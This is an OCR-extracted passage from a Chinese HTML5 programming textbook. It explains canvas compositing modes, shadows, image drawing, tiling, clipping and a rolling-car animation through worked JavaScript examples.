



图 5-13　矩阵变换运行效果



使用 translate()函数和 rotate()函数也可以实现本示例的效果，感兴趣的读者可以亲自动手试一试。

5.6　组合多个图形

使用 canvas API 除了可以绘制简单的图形（如圆形和矩形）、绘制渐变图形及变形图形外，还可以通过它组合多个图形。

组合多个图形是指可以将图形重叠绘制在另一个图形上面，但图形中能够被看到的部分完全取决于以哪种方式进行组合，在 HTML 5 中直接修改上下文对象 globalCompositeOperation 属性的值即可。它的使用语法如下所示：

```
context.globalCompositeOperation = type;
```

以图形组合的方式有多种，直接将值指定到上述语法中的 type 位置即可。type 的属性值有多个，其具体说明如表 5-1 所示。

表 5-1　type 属性的值

属性值	说明
source-over	默认设置，表示新图形会覆盖在原有图形之上
destination-over	会在原有图形之上绘制新图形
source-in	新图形仅仅出现与原有图形相重叠的部分，其他区域都变成透明的
destination-in	原有图形中与新图形重叠的部分会被保留，其他区域都变成透明的

续表

属性值	说明
source-out	只有新图形中与原有内容不重叠的部分会被绘制出来
destination-out	原有图形中与新图形不重叠的部分会被保留
source-atop	只绘制新图形中被原有图形重叠覆盖的部分与原有图形未被重叠覆盖的其他部分，新图形的其他部分变成透明的
destination-atop	只绘制原有图形中被新图形重叠覆盖的部分与新图形的其他部分，原有图形中的其他部分变成透明的，不绘制新图形中与原有图形相重叠的部分
lighter	两图形中重叠部分做加色处理
darker	两图形中重叠的部分做减色处理
xor	重叠的部分会变成透明的
cpy	只有新图形会被保留，其他都被清除掉

下面通过一个简单的案例实现组合多个图形的效果。

【实践案例 5-14】

本案例中通过循环设置 globalCompositeOperation 属性的值实现组合图形的多个效果。其具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 12 个宽度为 110、高度为 110 的 canvas 元素，它们用来显示组合图形的多个效果。页面的主要代码如下所示：

```
<body onLoad="draw()">
    <canvas height=110 width=110 id="canvas1"></canvas>
    <canvas height=110 width=110 id="canvas2"></canvas>
    /* 省略其他 canvas 元素的设置 */
</body>
```

（2）页面加载时调用 JavaScript 脚本中的 draw()函数，该函数的具体代码如下所示：

```
function draw()
{
    var oprtns=new Array("source-atop","source-in","source-out",
                         "source-over","destination-atop",
                         "destination-in","destination-out","destination-
                         over","lighter","copy","darker","xor");
    for(var i=0;i<12;i++)
    {
        var canvas = document.getElementById("canvas"+(i+1));
        if(canvas && canvas.getContext)
        {
            var context=canvas.getContext("2d");
            context.fillStyle="blue";
            context.fillRect(10,10,60,60);
            context.globalCompositeOperation=oprtns[i];
            context.beginPath();
```

```
                context.fillStyle="red";
                context.arc(60,60,30,0,Math.PI*2,false);
                context.fill();
            }
        }
    }
```

上述代码首先声明了一个数组变量保存 type 属性的所有值，然后通过 for 语句显示 canvas 元素的组合效果图。在 for 语句中首先调用 fillRect()函数绘制填充颜色为蓝色的正方形，接着指定 globalCompositeOperation 属性的值，然后调用 arc()函数绘制填充颜色为红色的圆形。

（3）运行本示例的代码查看效果，页面的最终运行效果如图 5-14 所示。




图 5-14　组合图形的运行效果

5.7　为图形绘制阴影

HTML 4 之前的版本在网页中显示一个图形或一张图片非常单调，为图形或文字添加效果时常借助样式实现。而在 HTML 5 中直接通过 canvas API 就可以实现图形、图片和文字等的阴影效果，从而达到立体显示的效果。

使用 canvas 元素添加阴影效果时需要设置上下文对象的相关属性，这些属性的具体说明如下所示。

- **shadowOffsetX**　阴影与图形的横向位移量。
- **shadowOffsetY**　图形与阴影的纵向位移量。
- **shadowBlur**　阴影的模糊范围，默认值为 1。设定该属性值时必须设定为比 0 大的数字，它的值一般在 0 到 10 之间，否则将会被忽略。
- **shadowColor**　阴影的颜色，默认值为全透明的黑色。它的值可以是标准的 CSS 颜色值。

shadowOffsetX 和 shadowOffsetY 用于设定阴影在 x 轴和 y 轴的延伸距离，它们是不受变换矩阵影响的，负值表示阴影会向上或向左延伸，正值则表示会向下或向右延伸，它们的默认值都是 1。

【实践案例 5-15】

本案例通过阴影的相关属性分别为图形和文字实现阴影的效果，其具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加两个 canvas 元素，它们分别显示

图形和文字的阴影效果。页面具体代码如下所示：

```
<body onLoad="PicShadow(),ZiShadow()">
    <canvas id="myCanvas" width="300" height="220" ></canvas>
    <canvas id="meCanvas" width="300" height="220" ></canvas>
</body>
```


（2）页面加载时分别调用 JavaScript 中的 PicShadow()函数和 ZiShadow()函数，PicShadow()函数实现图形阴影，ZiShadow()函数实现文字阴影。它们的具体代码如下所示：

```
function PicShadow() {
    var content = document.getElementById("myCanvas");
    var cxt = content.getContext("2d");
    cxt.shadowOffsetX = 15;                          //设置横向偏移距离
    cxt.shadowOffsetY = 15;                          //设置纵向偏移距离
    cxt.shadowBlur = 10;                             //设置阴影效果
    cxt.shadowColor = "rgba(100,200,1000,0.5)";      //设置阴影颜色
    cxt.fillStyle = "blue";                          //设置填充颜色
    cxt.arc(150, 100, 80, 0, Math.PI * 2, true);     //绘制圆形
    cxt.fill();
}
function ZiShadow() {
    var content = document.getElementById("meCanvas");
    var cxt = content.getContext("2d");
    cxt.shadowOffsetX = -5;                          //设置横向偏移距离
    cxt.shadowOffsetY = -5;                          //设置纵向偏移距离
    cxt.shadowBlur = 1;                              //设置阴影效果
    cxt.shadowColor = "rgba(2 55,125,255,0.5)";      //设置阴影颜色
    cxt.strokeStyle = "blue";                        //设置边框颜色
    cxt.font="italic 25px sans-serif";               //设置字体
    cxt.strokeText("实现文字和图形阴影",30,100);
    cxt.storke();
}
```

上述代码中 PicShadow()函数首先将图形的 shadowOffsetX 和 shadowOffsetY 的属性值设置为 15，它们表示横向和纵向的偏移量；然后分别设置阴影效果和阴影的颜色，最后调用 arc()函数绘制圆形。ZiShadow()函数首先将文字的 shadowOffsetX 和 shadowOffsetY 的属性值设置为负值；接着分别设置 shadowBlur 和 shadowColor 的属性值，最后通过 strokeText()函数绘制文字。

（3）运行本示例的代码进行测试，页面最终效果如图 5-15 所示。



图 5-15　图形和文字阴影

5.8 图像的简单操作

HTML 5 不仅可以使用 canvas API 绘制图形，还可以读取磁盘或网络中的图像文件，然后使用 canvas API 将图像绘制在画布中。本节将详细介绍如何使用 canvas API 对图像进行简单的操作，如绘制图像、平铺图像和裁剪图像等。

5.8.1 绘制图像

HTML 5 绘制图像需要使用 drawImage()函数，该函数有 3 种使用格式。它们的语法形式如下所示：

```
context.drawImage(image,x,y);
context.drawImage(image,x,y,width,height);
context.drawImage(image,sx,sy,sWidth,sHeight,dx,dy,dWidth,dHeight);
```

上述语法形式中第一个 drawImage()函数传入 3 个参数：image 可以表示 img 元素、video 元素或者 JavaScript 中的一个 image 对象，使用该参数代表的实际对象来装载图像文件；x 和 y 分别表示绘制图像在画布中的起始横坐标和纵坐标。使用该函数绘制出来的图像与原图大小相同。

相比第一个 drawImage()函数而言，第二个函数中传入了 5 个参数，它可以对图像实现缩放效果。前三个参数的说明可以参考第一个函数，width 和 height 属性分别表示绘制图像的宽度与高度。

第三个 drawImage()函数比较复杂，它可以用来将画布中已绘制的图像的全部或者局部区域复制到画布中的另外一个位置。该函数传入了 9 个参数，这些参数的具体说明如下所示。

- **image** 表示被复制的图像文件。
- **sx** 表示源图像的被复制区域在画布中的起始横坐标。
- **sy** 表示源图像的被复制区域在画布中的起始纵坐标。
- **sWidth** 表示被复制区域的宽度。
- **sHeight** 表示被复制区域的高度。
- **dx** 表示复制后的目标图像在画布中的起始横坐标。
- **dy** 表示复制后的目标图像在画布中的起始纵坐标。
- **dWidth** 表示复制后的目标图像的宽度。
- **dHeight** 表示复制后的目标图像的高度。

下面通过一个简单的示例演示如何绘制图像。

【实践案例 5-16】

绘制图像的具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 4 个 canvas 元素，它们分别显示

不同的图像。页面的具体代码如下所示：

```
<body onLoad="drawPicture(1),drawPicture(2),drawPicture(3),drawPicture(4)">
    <canvas id="myCanvas1" width="155" height="155" style=" margin-left:
    14px;"></canvas>
    <canvas id="myCanvas2" width="155" height="155" style="margin-left:
    14px;"></canvas>
    <canvas id="myCanvas3" width="155" height="155" style="margin-left:
    14px;"></canvas>
    <canvas id="myCanvas4" width="155" height="155" style="margin-left:
    14px;"></canvas>
</body>
```

（2）页面加载时调用 drawPicture()函数，向该函数中传递不同的参数，分别绘制不同的图像。该函数的具体代码如下所示：

```
function drawPicture(id) {
    var ctx = document.getElementById("myCanvas"+id).getContext('2d');
    var img = new Image();
    img.src = 'tuxiangimages/b '+id+".jpg";
    img.onload = function(){
        ctx.drawImage(img,0,0,155,155);
    }
}
```

上述代码首先使用不带参数的 new 方法创建 image 对象，然后设定该对象的 src 属性值为需要绘制的图像文件的路径。如果某些图像文件比较大，则需要耐心等待图像全部装载完毕才能看见该图像，所以直接使用 img.onload = function(){}即可。它表示在 image 对象中的 onload 事件中同步执行绘制图像的函数，然后就可以一边加载一边绘制了。最后在加载时调用 drawImage()函数绘制图像，在该函数中传递 5 个参数对图像进行缩放，指定绘制的图像大小为 150×150。

（3）运行本示例的代码进行测试，页面的最终运行效果如图 5-16 所示。





图 5-16　绘制图像的运行效果



可以向 drawImage()函数中分别传递 3 个参数和 9 个参数分别实现绘制图像和复制图像的功能，感兴趣的读者可以亲自动手试一试。

5.8.2 图像平铺

绘制图像时非常重要的一个技术是图像平铺技术，图像平铺即按照一定的比例缩小图像并将画布铺满。图像平铺功能的实现有两种方式：使用上下文对象的 drawImage()函数或者 createPattern()函数。createPattern()函数的语法形式如下所示：

```
context.createPattern(image,type);
```

上述语法形式中 createPattern()函数包含两个参数，image 表示平铺的图像，type 表示平铺的类型。该值的具体内容如下所示。

- **repeat-x**　横向平铺。
- **repeat-y**　纵向平铺。
- **no-repeat**　不平铺。
- **repeat**　全方向平铺。

使用 createPattern()函数实现平铺图像的功能比使用 drawImage()函数要简单得多，只需要几个简单的步骤即可轻松完成。其主要步骤如下所示。

（1）创建 image 对象并指定图像文件，使用 createPattern()函数创建填充样式。

（2）将样式指定给图形上下文对象的 fillStyle 属性。

（3）填充画布。

【实践案例 5-17】

本案例分别使用 drawImage()函数和 createPattern()函数实现图像的平铺，单击不同的按钮查看图像的平铺效果。实现的具体步骤如下所示：

（1）添加新的 HTML 页面，在页面的合适位置添加 canvas 元素和两个类型为 button 的 input 元素。页面的具体代码如下所示。

```
<body onLoad="drawPicture()">
    <div>
        <input type="button" onClick="drawPicture()" value="drawImage()
        函数平铺" />
        <input type="button" onClick="drawCreatePattern()" value="
        createPattern()函数平铺" />
    </div>
    <canvas id="myCanvas1" width="720" height="170"></canvas>
</body>
```

（2）页面加载或者单击【drawImage()函数平铺】按钮时触发 onclick 事件，调用 drawPicture()函数，该函数主要调用 drawImage()函数实现图像平铺的效果。其具体代码如下所示：

```
function drawPicture() {
    var canvas = document.getElementById("myCanvas1");
    var ctx = canvas.getContext('2d');
```

```
        var img = new Image();
        img.src = "tuxiangimages/ab.jpg";
        img.onload = function(){
        var scale = 1.5;                                    //平铺比例
        var n1 = img.width/scale;                           //缩小后图像宽度
        var n2 = img.height/scale;                          //缩小后图像高度
        var n3 = canvas.width/n1;                           //平铺横向个数
        var n4 = canvas.height/n2;                          //平铺纵向个数
        for(var i=0;i<n3;i++)
            for(var j=0;j<n4;j++)
                ctx.drawImage(img,i*n1,j*n2,n1,n2);
        }
    }
```

（3）单击【createPattern()函数平铺】按钮时触发 onclick 事件，调用 drawCreatePattern()函数，该函数主要向 createPattern()函数中传入值为“repeat”的平铺方式实现图像平铺效果。其具体代码如下所示：

```
    function drawCreatePattern()
    {
        var canvas = document.getElementById("myCanvas1");
        var ctx = canvas.getContext('2d');
        var img = new Image();                             //创建 img 对象
        img.src="tuxiangimages/ab.jpg";                    //设定 src 路径
        img.onload = function(){
            var pattern = ctx.createPattern(img,"repeat");//设置平铺方式
            ctx.fillStyle=pattern;                         //指定 fillStyle 属性
            ctx.fillRect(0,0,720,170);                     //填充画布
        }
    }
```

（4）运行本案例查看平铺效果，页面加载或单击【drawImage()函数平铺】按钮时的效果如图 5-17 所示。



图 5-17　调用 drawImage()函数的平铺效果

（5）单击【createPattern()函数平铺】按钮时的运行效果如图 5-18 所示。

图 5-18 调用 createPattern()函数的平铺效果

5.8.3 图像裁剪和复制

图像裁剪是指在画布内使用路径时只绘制该路径区域内的图像，而不绘制路径外部的图像。

使用上下文对象的不带参数的 clip()函数可以实现图像的裁剪功能，该函数使用路径来对 canvas 画布设置一个裁剪区域，因此必须创建路径，创建路径完成后调用 clip()函数设置裁剪区域。

另外，5.8.1 节已经介绍过 drawImage()函数的多种形式，如果该函数带有 9 个参数则可以实现图像复制的功能，该功能也可以看作是变相地实现了图像裁剪的功能。

下面分别通过 clip()函数和 drawImage()函数实现图像的裁剪和复制功能。

【实践案例 5-18】

实现图像裁剪和复制功能的具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 canvas 元素和 input 元素。页面的具体代码如下所示：

```
<body onLoad="draw()">
    <div>
        <input type="button" onClick="draw()" value="clip()函数裁剪" />
        <input type="button" onClick="drawImage()" value="drawImage()函数
        复制" />
    </div>
    <canvas id="myCanvas" width="300" height="300"></canvas>
    <canvas id="myCanvas2" width="300" height="300"></canvas>
</body>
```

（2）页面加载或者单击【clip()函数裁剪】按钮时调用 draw()函数实现图像裁剪的效果。该函数的具体代码如下所示：

```
function draw()
{
    document.getElementById("myCanvas2").style.display = "block";
    var context=document.getElementById("myCanvas2").getContext("2d");
    var img=new Image();                              //创建 img 对象
```

```
        img.src="tuxiangimages/a_1.gif";                    //设置图像路径
        context.beginPath();                                //开始绘制路径
        context.closePath();                                //结束绘制路径
        context.save();
        context.arc(150,150,150,0,Math.PI*2,true);          //绘制圆形
        context.clip();                                     //切割选中的圆形区域
        context.stroke();                                   //填充切割的路径
        context.drawImage(img,0,0,300,300);                 //被切割的图像
        context.restore();
        document.getElementById("myCanvas").style.display = "none";
    }
```

上述代码首先创建 image 对象，然后调用 arc()函数绘制圆形，接着调用 clip()函数进行图像裁剪，调用 drawImage()函数绘制裁剪后的图像。

（3）单击【drawImage()函数复制】按钮，调用 drawImage()函数实现图像复制（如裁剪）的效果。该函数的具体代码如下所示：

```
    function drawImage() {
        document.getElementById("myCanvas").style.display = "block";
        var content = document.getElementById("myCanvas");
        var cxt = content.getContext("2d");
        var img = new Image();
        img.src = "tuxiangimages/a_1.gif";
        img.onload = function () {
            cxt.drawImage(img, 50, 150, 300, 300,0,0,300,300);
        }
        document.getElementById("myCanvas2").style.display = "none";
    }
```

上述代码首先创建 image 对象 img 并且指定该对象的 src 属性，然后在 img 对象的 onload 事件中调用 drawImage()函数，且向该函数传入 9 个参数，直接实现图像复制（或裁剪）的效果。

（4）运行页面分别单击【clip()函数裁剪】按钮和【drawImage()函数复制】按钮进行测试，最终运行效果如图 5-19 和图 5-20 所示。




图 5-19　调用 clip()函数的运行效果



图 5-20　调用 drawImage()函数的运行效果

5.9 项目案例：绘制小车滚动特效

前面已经通过大量的案例演示了如何使用 HTML 5 中的 canvas API 实现绘制图形和图像的功能，本节项目案例利用 HTML 5 中的 canvas API 实现绘制动画的特效。canvas API 并不是专门为动画设计的，所以会有一些限制，其中最大的限制是图像一旦绘制出来就处于绘制完成的状态了，如果要移动它就需要对所有的内容进行绘制。

对画布绘制实现动画的步骤如下所示。

（1）预先编写好用来绘制的函数，在该函数中首先用 clearRect()函数将画布整体或局部擦除。

（2）使用 setInterval()函数设置动画的间隔时间。

【实例分析】

本案例通过 canvas API 实现绘制小车滚动的动画特效，实现该效果的具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 canvas 元素和 button 控件，它们分别显示小车滚动特效及要执行的操作。页面具体代码如下所示：

```
<body onload="init()">
    <canvas id="canvas" width="715" height="600"></canvas>
    <button type="button" onclick="speed(-0.1);"> 速度减慢</button>
    <button type="button" onclick="play(this);">暂停滚动</button>
    <button type="button" onclick="speed(+0.1)">速度加快</button>
</body>
```

（2）页面加载时调用 init()函数显示滚动效果，首先声明全局变量然后在该函数中分别调用 drawCanvas()函数和 play()函数。JavaScript 中的相关代码如下所示：

```
var dx = 5, rate = 1, ani, c, w, grassHeight = 130,carAlpha = 0, carX = -400,
carY = 300, carWidth = 400, carHeight = 130, tiresDelta = 15, axisDelta =
20,radius = 60;
var car=document.createElement('canvas');                    //获取 canvas 元素
car.height=carHeight+axisDelta+radius;car.width=carWidth;//设置高度
var w=car.getContext('2d');
function init(){                                              //init()函数
    c=document.getElementById('canvas').getContext('2d');
    drawCanvas();
    play(this);
}
```

（3）drawCanvas()函数为该示例的主调函数，其具体代码如下所示：

```
function drawCanvas(){
    c.clearRect(0,0,c.canvas.width, c.canvas.height);
```

```
                                        //清除 Canvas(已显示的)，避免产生错误
        c.save();                       //保存当前坐标值以及状态，对应的类似"push"操作
        drawGrass();                    //画背景
        c.translate(carX,0);            //移动起点坐标
        drawCar();                      //画汽车(隐藏的 canvas)
        c.drawImage(w.canvas,0,carY);  //画最终显示的汽车
        c.restore();                    //恢复 Canvas 的状态，对应的是类似"pop"操作
        carX+=dx;                       //重置汽车在 X 轴方向的位置，以模拟向前走
        carAlpha+=dx/radius;            //按比例增加轮胎角度
        if(carX>c.canvas.width){        //设置某些定期的边界条件
            carX=-carWidth-10;
        }
    }
```

上述代码首先调用 save()函数保存当前坐标值及状态，然后调用 drawGrass()函数绘制背景，drawCar()函数绘制汽车。

（4）drawGrass()函数用来绘制背景，drawCar()用来绘制车身。它们的具体代码如下所示：

```
    function drawGrass(){
        vargrad=c.createLinearGradient(0,c.canvas.height-grassHeight,0,c.
        canva s.height);
        grad.addColorStop(0,'#33CC00');
        grad.addColorStop(1,'#66FF22');
        c.fillStyle=grad;
        c.lineWidth=0;
        c.fillRect(0,c.canvas.height-grassHeight,c.canvas.width,grassHeight);
    }
    function drawCar(){
        w.clearRect(0,0,w.canvas.width,w.canvas.height);      //清空隐藏的画板
        w.strokeStyle='#FF6600';                          //设置边框色
        w.lineWidth=2;                                    //设置边框的宽度，单位为像素
        w.fillStyle='#FF9900';                            //设置填充色
        w.beginPath();                                    //开始绘制新路径
        w.fillRect(0,0,carWidth,carHeight);               //绘制一个矩形
        w.stroke();                                       //画边框
        w.fill();                                         //填充背景
        w.closePath();                                    //关闭绘制的新路径
        drawTire(tiresDelta+radius,carHeight+axisDelta); //开始画第一个轮子
        drawTire(carWidth-tiresDelta-radius,carHeight+axisDelta);
    }
```

在 drawGrass()函数中首先调用 createLinearGradient()函数创建线性渐变，然后调用 addColorStop 为渐变指定渐变颜色。在 drawCar()函数中调用 fillRect()函数绘制矩形，drawTire()函数绘制小车的轮子。

（5）drawTire()函数绘制车轮，在该函数中主要调用 translate()函数、rotate()函数、moveTo()及 lineTo()等函数。其具体代码如下所示：

```
function drawTire(x,y){
    w.save();
    w.translate(x,y);
    w.rotate(carAlpha);
    w.strokeStyle='#3300FF';
    w.lineWidth=1;
    w.fillStyle='#0099FF';
    w.beginPath();
    w.arc(0,0,radius,0,2*Math.PI,false);
    w.fill();
    w.closePath();
    w.beginPath();
    w.moveTo(radius,0);
    w.lineTo(-radius,0);
    w.stroke();
    w.closePath();
    w.beginPath();
    w.moveTo(0,radius);
    w.lineTo(0,-radius);
    w.stroke();
    w.closePath();
    w.restore();
}
```

（6）单击【速度加快】或【速度减慢】按钮时调用 speed()函数更改小车的滚动速度，然后向该函数传递参数值。其具体代码如下所示：

```
function speed(delta){
    var newRate=Math.max(rate+delta,0.1);
    dx=newRate/rate*dx;
    rate=newRate;
}
```

（7）单击【开始滚动】或【暂停滚动】按钮调用 play()函数实现小车滚动或暂停的效果，其具体代码如下所示：

```
function play(s){                               //参数 s 是一个 button
    if(ani){                    //如果 ani 不为 null，则代表当前已经有了一个动画
        clearInterval(ani);                     //所以需要清除它(停止动画)
        ani=null;
        s.innerHTML='开始滚动';                 //重命名该按钮为"播放"
    }else{
        ani=setInterval(drawCanvas,40);         //设置每隔 40/1000 秒调用函数一次
```

```
            s.innerHTML='暂停滚动';            //重命名该按钮为"暂停"
        }
    }
```

（8）运行本示例的代码进行测试，最终运行效果如图 5-21 所示。

